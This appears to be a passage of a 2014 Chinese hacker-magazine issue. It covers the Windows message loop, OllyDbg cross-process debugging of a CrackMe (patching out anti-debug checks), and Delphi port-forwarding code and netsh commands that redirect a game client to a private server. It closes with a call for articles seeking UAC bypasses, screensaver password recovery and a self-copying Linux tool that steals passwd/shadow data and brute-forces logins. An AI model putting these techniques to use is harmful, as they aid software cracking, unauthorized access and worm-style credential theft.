可以看到消息结构中首要的成员就是 hwnd，表示的就是消息需要送递的目的窗口，如果是硬件消息，这个成员是在消息被创建之初，由系统根据鼠标键盘事件发生的位置确定窗口后填入；如果是进程间的消息，则由发出消息的进程填入。第二个成员是 message，称为消息的标志符，这是由 Windows 定义的，通常以 WM_开头，数目大约有几百个，涵盖了所有出现的消息类型，如 WM_CREATE（窗口创建）、WM_SHOWINDOW(显示窗口)等。在其后还有两个成员为 wParam、lParam，分别为消息参数 1 和 2，作用是什么呢？举个简单的例子，当发生按键事件时，会产生消息标志符 WM_KEYDOWN，但是具体是哪个按键呢？这个参数就放在消息参数中。其余两个成员 time 和 pt 就如注释所述，无特别之处。

消息可以由硬件产生，也可以由软件产生，软件产生消息的方式可以参看本文末尾部分，下面我们将重点放在硬件消息的产生和流动过程。




图 2 Windows 中消息的传递

消息传递机制的总体框架如图 2 所示，每个 GUI 线程都有一个应用消息队列，如线程 2 对应的线程 2 消息队列，如果该线程管理多个窗口，那么这些窗口公用该消息队列。消息流动的脉络是比较清晰简单的，以敲入一个按键“a”在文本编辑器上的显示为例，用户敲击键盘，系统捕捉到后，根据当前的激活窗口确定目标窗口，将该事件的信息组合成消息的形式，放入系统消息队列（鼠标事件的捕捉是根据鼠标的位置来确定目标窗口的）。Windows 通过消息投递的目标窗口，确定其背后的线程并将该消息转移到对应线程的应用程序消息队

黑客防线 www.hacker.com.cn 转载请注明出处

列，当线程领取到消息后，会根据消息的不同，进入相应的处理程序。

包含窗口的线程内部结构，通常会有_WinMain 函数。_WinMain 函数会在开始部分创建窗口，显示窗口，最后会有如下结构的循环：

```
While(GetMessage(&msg,NULL,0,0))
 {  TranslateMessage(&msg);
    DispatchMessage(&msg);
 }
```

这三个函数并不是针对特定视窗的，它们适用于属于同一线程中的所有视窗。三大函数按照 GetMessage(…)→TranslateMessage()→DispatchMessage()的顺序流转。简单来讲，这个循环是一个消息循环，通过 GetMessage(…)函数获得消息，TranslateMessage()函数转换消息，DispatchMessage()函数派发消息。消息处理的详细流程如下：

① GetMessage 函数等待消息的到来，如果消息队列为空，则交出 CPU 的控制权，切换到别的线程，如果有消息，也要分为两种情况，如果是 WM_QUIT 消息，则退出该 while 循环，如果是其它的消息，则进入步骤 2；

② TranslateMessage 函数主要是为了处理按键消息，其功能为将按键消息（体现为键盘扫描码）转换为键盘消息（体现为 ASCII 码），消息的形式从 WM_KEYDOWN/WM_KEYUP 转换为 WM_CHAR。这里 TranslateMessage 函数相当于一个中转，取得 WM_KEYDOWN/WM_KEYUP 消息转换成 WM_CHAR 消息后，再投递回消息队列，重新完成一个取消息的过程。完成上述步骤后，转入步骤 3；

③ DispatchMessage 函数配发收到的消息。注意一点，DispatchMessage 函数是在系统模块 USER.DLL 中，因此可以理解为是系统对该消息进行了处理，通过消息结构中的窗口成员定位到消息的目的地窗口，进而确定其窗口过程 WndProc 函数，将消息打包作为参数调用这个窗口过程，进入相应的消息处理函数。当消息处理完成，转入步骤 1，再次开始消息处理的循环。

每个窗口都会包含一个窗口处理过程，也称为窗口的回调函数，体现为 WndProc 函数，一般来说该函数是一个大的 switch/case 组合，包含了对各种消息的处理，按类别可以分为两个部分，一个部分是用户的处理部分，由编程者自己定义对某种消息的处理，另外一个部分是系统的处理部分，在实现上使用 DEFAULT：DefWindowProc 的方式，如果用户没有对接收的消息进行明确的处理，那么在 DefWindowProc 函数中系统会默认对消息进行处理，该默认函数中处理的消息达到几百个之多。

每个窗口在创建之初，都会调用 RegisterClassEx 在系统中进行注册。换句话说，每个窗口都不是局限于一个 GUI 线程内部进行管理，而是由 Windows 系统统一进行登记注册管理的。因此一个消息的到来，系统能够通过其消息中包含的窗口信息进而定位其窗口过程，完成窗口过程的调用。DispatchMessage 函数就是完成窗口过程函数定位并调用的关键性函数，实现了从系统空间调用应用程序空间程序的一个跨越。

SendMessage 和 PostMessage 之间的区别

在前面我们看到了如键盘鼠标事件产生后消息的流动，实际上，不同的 GUI 线程之间也可以进行消息的传递。线程之间消息的传递使用 SendMessage 和 PostMessage 两个函数。这两个函数的区别在于 PostMessage 函数直接将消息投递到目标线程的消息队列中，SendMessage 则是直接调用其它 GUI 线程中的窗口处理函数。两个函数的示意图如图 3 所示。




图 2 PostMessage 与 SendMessage 的区别

PostMessage 函数的原型为：

PostMessage（hWnd，Msg，wParam，lParam）

PostMessage 函数的实现比较直观，就是将消息投递给目标线程的应用消息队列中，然后直接返回。这个函数并不理会目标线程的处理情况，投递完成就可以直接执行其后面的代码。

SendMessage 函数的原型为：

SendMessage（hWnd，Msg，wParam，lParam）

SendMessage 函数相比 PostMessage 函数则要复杂较多。我们先看下 SendMessage 函数的执行机制。两个线程 1 和 2，如线程 1 要向线程 2 管理的窗口发送消息，则直接调用 SendMessage(hWnd,Msg,wParam,lParam),指明发送的目的窗口以及消息,注意 SendMessage 函数是系统中的函数,此时正处于线程 1 所在的空间,所以由该函数保存 Msg、wParam、lParam 参数，并进入等待，当线程 2 得以运行时，系统会直接调用目标窗口的窗口过程，并将保存的 Msg、wParam、lParam 参数提供给该过程，这样就相当于线程 1 直接调用了线程 2 中的窗口调用过程，当线程 2 中的窗口过程处理完毕，由系统保留返回值并等待线程 1 得以执行，由 SendMessage 函数返回该值给调用者线程 1，完成这样一个跨窗口的调用。通过这个过程我们可以看出，SendMessage 函数本质上是一个同步调用，当消息发出后，需等待返回值，而 PostMessage 函数显然是一个异步调用，消息投递出去就完成了任务，可以忙别的去了。

GetMessage 和 PeekMessage 的区别

在 Windows 系统中，线程的调度是基于优先级和时间片轮转，高优先级的线程先于低优先级线程执行，没有高优先级的线程，低优先级的线程才得以执行。对于同一优先级的线程，依据时间片进行轮转，每个线程取得固定的时间片（如 20ms），时间到，系统内部的定时器产生中断，进行线程调度，切换到下一个线程，如此轮转。具体到一个 GUI 线程实现的内部，

黑客防线 www.hacker.com.cn 请注明出处

进入消息循环后，执行 GetMessage 函数，会有两种情况：消息队列中有消息和没有消息。如果有，那么进入下面的 TranslateMessage()函数和 DispatchMessage 函数进行处理，并最终返回 GetMessage 函数等待；如果没有，线程会进入等待状态，将 CPU 的控制权交还给系统，这样保证了 CPU 的运行效率。如果线程还有别的任务，想在没有消息的情况下，占用这 20ms 的时间，那么消息循环中的 GetMessage 函数要替换为 PeekMessage，其程序结构变为如下的形式：

```
While (True) {
 If(PeekMessage(….))
 {  TranslateMessage(….);
    DispatchMessage(….);
 }
 Else
 {
   别的工作;
 }
}
```

有点英文基础的读者应该知道 Peek 的英文是偷窥，偷看的意思，当该循环看到消息队列中有消息时，执行 TranslateMessage()函数和 DispatchMessage 函数，正常处理，如果没有消息，此时时间片还没有用完，那么它会执行 if 语句中的 else 部分，完成一些线程本身想完成的工作。

（完）

黑客防线 www.hacker.com.cn 转载请注明出处

OD 跨进程程序调试技术

文/图 木羊

OD 是 Ring3层一款非常优秀的调试器，可以观察多条线程的运行情况，但和所有调试器一样，OD 受调试机制的限制，只能观察一条进程的运行情况。但现在有不少程序出于各种原因，如 anti-debug 等，采用了多进程通信的技术，有意无意地妨碍了我们观察程序的运行。

设想以下场景：一个程序会开启两个进程，一个进程 A 一个进程 B，进程 A 是主进程，负责创建进程 B 或者生成进程 B 的某些数据，但进程 B 负责完成核心工作，那我们要获知核心工作的流程，究竟是用 OD 调试进程 A 还是调试进程 B 呢？调试负责核心工作的进程 B，可是它是由进程 A 创建或者传入数据，中断观察的时机不好把握，如果调试进程 A，则完全看不到核心工作流程。

上面只是举了个手边的例子，自然是挂一漏万，总之 OD 调试需要涉及多个进程的状况并不罕见。解决矛盾的根本思路，套用一句老话，就是一个萝卜一个坑，有多少条进程需要观察，就启动多少个 OD。思路很简单，但同样套用一句老话，叫知易行难，实际调试并不会这般轻松。下面就通过一款 CrackMe 具体介绍 OD 的跨进程调试技术。

首先裸 OD 载入。裸 OD 就是不装插件的 OD，之所以要裸是因为这款 CrackMe 有两个微不足道的 anti，有点送人头的意思，我们手动过了它。首先是调用 kernel32 的 IsDebuggerPresent 函数。这个函数有两种过法，一种是找到函数调用处修改判断 flag。

```
00401E4E        |.    FF15    FC814100    call    dword    ptr
[<&KERNEL32.IsDebuggerPresent>]          ; [IsDebuggerPresent
00401E54    |.  85C0          test    eax, eax
00401E56        74 08         je      short 00401E60
00401E58        |.    6A      00                                  push
0                                        ; /ExitCode = 0
00401E5A        |.    FF15    00824100    call    dword    ptr
[<&KERNEL32.ExitProcess>]                ; \ExitProcess
00401E60    |>  C745 FC 00000>mov       dword ptr [ebp-4], 0
```

0x00401E4E 处调用了 IsDebuggerPresent，然后对返回值，也就是 eax 的值进行判断，如果非0就不执行0x00401E56处的跳转，往下执行会调用 ExitProcess 函数结束进程，所以要过这个 anti 可以把0x00401E56处的 je 改成 jmp，或者动态将标记位 Z 置1。这个 CrackMe 只有一处判断，如果有多处，可以一劳永逸地跟到 IsDebuggerPresent 函数体中，会发现反汇编代码特别短：

```
7504FE8C >  64:A1 18000000  mov     eax, dword ptr fs:[18]
```

黑客防线 www.hacker.com.cn 转载请注明出处

```
7504FE92    8B40 30         mov     eax, dword ptr [eax+30]
7504FE95    0FB640 02       movzx   eax, byte ptr [eax+2]
7504FE99    C3              retn
```

Fs 寄存器指向的是 TEB，函数首先找+0x18处的 PEB，然后层层找下去，PEB 结构体里有个位置用来表示调试状态，将这个状态读到 eax 寄存器中，函数就返回了。不细说，只说怎么改：这段函数的关键是 eax 的赋值，只要改成 mov eax，0，让 eax 的值恒为0，程序就不能通过 IsDebuggerPresent 判断调试状态了。

第二处 anti 是非法内存读取，如图1所示。




图1

作者人为引发一处非法内存读取错误，OD 自然没法处理只能“铛”的一声抛出来，听着怪吓人的，许多同学就不知道该怎么继续了。其实这里利用了所谓的 SEH 反调试技术，SEH 是异常处理链，作者通常先在最顶端设置异常处理程序，如图2所示，本例即为 CrackME.00417760，然后才触发异常。

地址	SE处理程序
0012F7A8	CrackME.00417760
0012F850	USER32._except_handler4
0012F958	USER32._except_handler4
0012FA7C	CrackME.004179B4
0012FAFC	CrackME.00417950
0012FBBC	USER32._except_handler4
0012FD70	CrackME.0041789A
0012FDB4	CrackME.004178A4
0012FE48	CrackME.0041774E
0012FF78	CrackME.004041CC
0012FFC4	ntdll._except_handler4

图2

如果此时程序没有处于调试，捕获到异常将第一时间调用异常处理程序进行处理，但如果处于调试状态，调试器的优先级最高，引发的异常首先会被调试器“铛”地抛出来，起到一定的吓唬作用。那怎么处理这个异常呢？自然是尘归尘土归土，还是让程序自己的异常处理程序处理，Windows 的调试机制是这样的，一个异常可能被抛3次，首先抛给调试器，然后调试器发现 hold 不住了就扔回给程序，最后程序发现也 hold 不住就再抛回给调试器，这叫二次机会，也是 final try，要再 handle 不了，就只能 crash 了。既然这样，只要我们把异常扔回给程序就好，OD 这方面的操作也非常简单，只要 Shift+F7/8/9就行了。

现在到了我们的重头戏。我很讨厌剧透，譬如把玩一个 CrackMe 时，看到别人把核心流

黑客防线 www.hacker.com.cn 转载请注明出处

程 post 出来会让我顿感无趣，但本文调试 CrackMe 不是重点，多进程才是重点，所以先剧透一下核心流程。

CrackMe 首先获取 Explorer 的进程 ID，用 VirtualAllocEx 分配内存，然后通过 WriteProcessMemory 写入注册算法，获取完用户名和注册码之后，通过 WriteProcessMemory 将对应的字符串写入 Explorer 进程的内存空间，然后用 CreateRemoteThread 开启一条线程进行验证计算并返回结果。流程很长，只截取重要的三个部分。

第一个是获取 Explorer 的进程 ID：

```
0040127B  |.  56            push    esi
0040127C  |.  57            push    edi
0040127D     |.     6A    00                                  push
0x0                                     ; /ProcessID = 0x0
0040127F     |.     6A    02                                  push
0x2                                     ; |Flags = TH32CS_SNAPPROCESS
00401281     |.     898424  380100>mov          dword  ptr  [esp+0x138],
eax                ; |
00401288          |.          E8      A1C70000              call
<jmp.&KERNEL32.CreateToolhelp32Snapshot>   ; \CreateToolhelp32Snapshot
0040128D  |.  8BF0          mov     esi, eax
0040128F  |.  8D4424 08     lea     eax, dword ptr [esp+0x8]
00401293     |.     50                                  push
eax                                     ; /lppe
00401294     |.     56                                  push
esi                                     ; |hSnapshot
00401295     |.     C74424  10  280>mov          dword  ptr  [esp+0x10],
0x128              ; |
0040129D          |.          E8      86C70000              call
<jmp.&KERNEL32.Process32First>          ; \Process32First
004012A2  |.  8D4C24 08     lea     ecx, dword ptr [esp+0x8]
004012A6     |.     51                                  push
ecx                                     ; /lppe
004012A7     |.     56                                  push
esi                                     ; |hSnapshot
004012A8          |.          E8      75C70000              call
<jmp.&KERNEL32.Process32Next>           ; \Process32Next
```

第二个是在 Explorer 进程中分配空间及写入数据：

```
004015A9  |.  6A 40         push    0x40
004015AB  |.  68 00300000   push    0x3000
```

黑客防线 www.hacker.com.cn 转载请注明出处

```
004015B0  |.  68 204E0000    push    0x4E20
004015B5  |.  6A 00          push    0x0
004015B7  |.  56             push    esi
004015B8     |.     FFD5                                    call
ebp                                      ;  kernel32.VirtualAllocEx
004015BA  |.  6A 00          push    0x0
004015BC  |.  68 204E0000    push    0x4E20
004015C1  |.  68 80134000    push    00401380
004015C6  |.  8BD8           mov     ebx, eax
004015C8  |.  53             push    ebx
004015C9  |.  56             push    esi
004015CA     |.     FF15    04F94100    call              dword    ptr
[0x41F904]                      ;  kernel32.WriteProcessMemory
```

第三个是 CrackMe 通过 Sleep 函数来等待 Explorer 进程返回计算结果：

```
00401870  |.  8B4424 1C      mov     eax, dword ptr [esp+0x1C]
00401874  |.  83C4 14        add     esp, 0x14
00401877  |.  85C0           test    eax, eax
00401879  |.  75 12          jnz     short 0040188D
0040187B  |.  8B35 34824100 mov     esi, dword ptr [<&KERNEL32.Sleep>]
;  kernel32.Sleep
00401881  |>  6A 0A          /push   0xA
00401883  |.  FFD6           |call   esi
00401885  |.  8B4424 08      |mov    eax, dword ptr [esp+0x8]
00401889  |.  85C0           |test   eax, eax
0040188B  |.^ 74 F4          \je     short 00401881
0040188D  |>  8B4D 18        mov     ecx, dword ptr [ebp+0x18]
00401890  |.  8B5424 0C      mov     edx, dword ptr [esp+0xC]
```

为什么要截取这三部分呢？因为这三部分代表了多进程通信的起因、经过和结果。起因就是一个进程如何找到另一个进程。Windows 中的远程（跨进程）操作 API 传入的参数是句柄，不能识别属于哪条进程，因此我们首先需要确定目标进程的 ID 以便附加。通常找的是 CreateToolhelp32Snapshot 系列的函数，如本例中的 Process32First 和 Process32Next，如果是创建进程，则为 CreateProcess。

接着是本地进程如何与目标进程通信，这里是先通过 VirtualAllocEx 分配一片地址，然后通过 WriteProcessMemory 写入数据。这一步往往是最重要的，调试跟踪最关心的总是数据的传递，而跨进程调试的难点也是如何确保重要数据不跟丢，如果我们能够知道本地进程在目标进程的分配地址甚至写入地址，那么只要通过 OD 在数据跨进程传递前事先附加了

黑客防线 www.hacker.com.cn 转载请注明出处

目标进程，并对相关地址下断，就能够完整地查看整个过程了。

对于用 CreateRemoteThread 开启一条新的远程线程这类操作，还可以用 OD 附加后设置“中断在新线程”进行查看。以本 CrackMe 为例，采用这种方法可以快速到达注册码计算的地方。

最后是收取结果。这一步是个可选项，并不是所有多进程程序的核心进程都需要返回结果，如果核心进程只是完成核心计算，譬如本例的注册，而将后续的闲杂工作丢回给母进程，那么就需要关注如何返回结果了。本例的方式是母进程 Sleep，等待核心进程同样通过 WriteProcessMemory 来回写结果，这属于被动方法，如果作者希望母进程更主动点，可以采用 ReadProcessMemory 来主动读取核心进程的结果信息。

跨进程调试初听很难，毕竟进程隔离是现代操作系统的基本特征，但细想一下，既然要保证进程的隔离性，那么操作系统虽然为兼顾跨进程通信会设置一些机制，但这些机制肯定极为有限而且容易观察，以确保进程之间不至于“私通”，反而为调试带来了便利。

分析正宗冒险岛登录器开发基于网关的登录器

文/图 赵显阳

正宗冒险岛是一款游戏私服登录软件，使用该软件可以登录私服，可以在网吧和家庭环境下使用，这次要通过分析这款程序，开发另一款游戏登录器。

首先使用工具 PEID9.5 查壳，如图 1 所示，发现是 themida 加的壳，这个壳是个猛壳，可以反 Ollydbg 等其它调试工具。这里不去直接调试脱壳，跳过这个步骤是因为不想浪费时间，要分析汇编代码，只要程序被载入会自解压，并进入 OEP（原始入口点）开始执行，这里把这部分内存 DUMP 出来试试，使用 LORDPE 来进行，如图 2 所示。

图 1

www.hacker.com.cn 转载请注明出处




图 2

Dump 后的文件名为 dumped.exe，使用 dephi 软件反编译工具 dede3.5 进行分析。分析过程_Proc_00490CFC 时看到有个 ip 地址 58.215.94.20，这是被修改的要指向的 IP 地址。

```
* Possible String Reference to: '58.215.94.20'
|
00490D2C    BA2C0E4900              mov       edx, $00490E2C
00490D31    8B45FC                  mov       eax, [ebp-$04]
00490D34    8B08                    mov       ecx, [eax]
00490D36    FF5138                  call      dword ptr [ecx+$38]
00490D39    B201                    mov       dl, $01
00490D3B    A178BD4600              mov       eax, dword ptr [$0046BD78]
```

分析 0049182D 地址处的代码，发现程序运行后有个 API 函数 ExtractFileDir 从资源中释放了文件 loevor.dll，该 DLL 文件的作用是挂钩一些 Windows 函数来实现 IP 转向。

```
* Reference to: Controls.TControl.SetVisible(TControl;Boolean);
|
0049182D    E8321DFAFF              call      00433564
00491832    33C0                    xor       eax, eax
00491834    55                      push      ebp
00491835    68C1194900              push      $004919C1
***** TRY
|
0049183A    64FF30                  push      dword ptr fs:[eax]
0049183D    648920                  mov       fs:[eax], esp
```

黑客防线 www.hacker.com.cn 未经授权请注明出处

```
* Possible String Reference to: 'loevor.dll'
|
00491840     B8FC194900                  mov         eax, $004919FC

* Reference to: SysUtils.FileExists(AnsiString):Boolean;
|
00491845     E8067AF7FF                  call        00409250
0049184A     84C0                        test        al, al
0049184C     740A                        jz          00491858

* Possible String Reference to: 'loevor.dll'
|
0049184E     B8FC194900                  mov         eax, $004919FC
```

到这里就明白了，它直接修改了 Windows 的某些功能函数来修改 IP 转向，这里我用另一种方法来实现 IP 转向。indy9 控件中有个控件 TidMappedPortTCP，可以用来映射 IP 和端口，可以把 173.248.166.93: 8080 数据转发到 173.248.166.94:8081。实现代码如下：

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdMappedPortTCP1.Active                := False;
  IdMappedPortTCP1.Bindings.Clear;
  IdMappedPortTCP1.Bindings.Add;
  IdMappedPortTCP1.Bindings.Items[0].IP   := '173.248.166.93';
  IdMappedPortTCP1.Bindings.Items[0].Port:= 8080;
  IdMappedPortTCP1.MappedHost             := '173.248.166.94';
  IdMappedPortTCP1.MappedPort             := 8081;
  IdMappedPortTCP1.Active                 := True;
end;
```

到这里就实现了端口转发的效果，

173.248.166.93:8080→173.248.166.94:8081

A B

现在假设 B 是游戏私服，A 是游戏公服，如何在本机来登录私服呢？建立一个网卡设置 IP 为 A，游戏程序会连接 A，使用 TidmappedportTcp 控件转发 IP 包到 B，就可以实现登录游戏私服了。

现在来建立一块网卡，使用 devcon.exe (xp/win7/win8 32 位是 devcon_x86.exe,xp/win7/win8 64 位是 devcon_x64.exe，没有这个文件可以从 http://www.isafe.cc/下载)，下载链接为 http://www.isafe.cc/gameproxy/msloop/devcon_x86.exe。

```
devcon_x86.exe -r install c:\windows\inf\netloop.inf *MSLOOP
Device node created. Install is complete when drivers are installed...
Updating drivers for *MSLOOP from c:\windows\inf\netloop.inf.
```

黑客防线 www.hacker.com.cn 转载请注明出处

Drivers installed successfully.

网卡建立后，使用命令“devcon_x86.exe find *”来查看，然后就是添加 IP 地址到这个网卡上了，使用命令如下：

netsh.exe interface ip set address name=”本地连接 2” source=static addr=173.248.166.93 mask=255.255.255.0 gateway=192.168.1.1 gwmetric=0
netsh.exe interface ip add address name="本地连接 4" addr=173.248.166.75 mask=255.255.255.0

之后就是编程实现了，下面是代码片段。

```
TransferPort:integer;
   end;
function    GameNetCardName:string;stdcall;external 'GameProxyInterface.dll';
function    GameGateway:string;stdcall;external 'GameProxyInterface.dll';
function IsWin64: Boolean;
var
   Form1: TForm1;
   PortMap1:array[0..34] of TPortMap;
   PortMapPlay:TPortMap;
   strGateway:string;
   adapterName1:string;
   idMappedPortTcp2: array [0..34] of TIdMappedPortTCP;
   IdMappedPortTcpPlay:TIdMappedPortTCP;
   WinDrive:string;
implementation
{$R *.DFM}
procedure TForm1.FillPortMapPlay;
begin
   PortMapPlay.OrigIP:='173.248.166.73';
   PortMapPlay.OrigPort:=22;
```

最后使用编译器进行编译，编译成功的程序如图 3 所示。




图 3

黑客防线 www.hacker.com.cn 转载请注明出处

该程序在 Win7 64 位上测试成功，如图 4 所示。

图 4

（完）

黑客防线 www.hacker.com.cn 转载请注明出处

2014 年第 3 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 12 期的部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

3. Linux 自动检测网络安全

要求：

1）自动收集当前 Linux 系统的信息，如 uname、hosts、passwd、shadow、ifconfig、ps、netstat、history 等；

2）通过我们提供的帐号密码库自动测试远程登录，若登录成功则将远程主机的地址、端口、帐号、密码以及从哪一台机器登录的等详细记录；

3）将该程序自动复制到第 2 步成功登录的远程 Linux 主机，并重复 1、2、3 步操作；

4）可以手动制定结束条件，比如测试主机的个数，目的是防止重复登录；

5）将 1、2、3 中收集或记录的信息回传到一开始的主机；

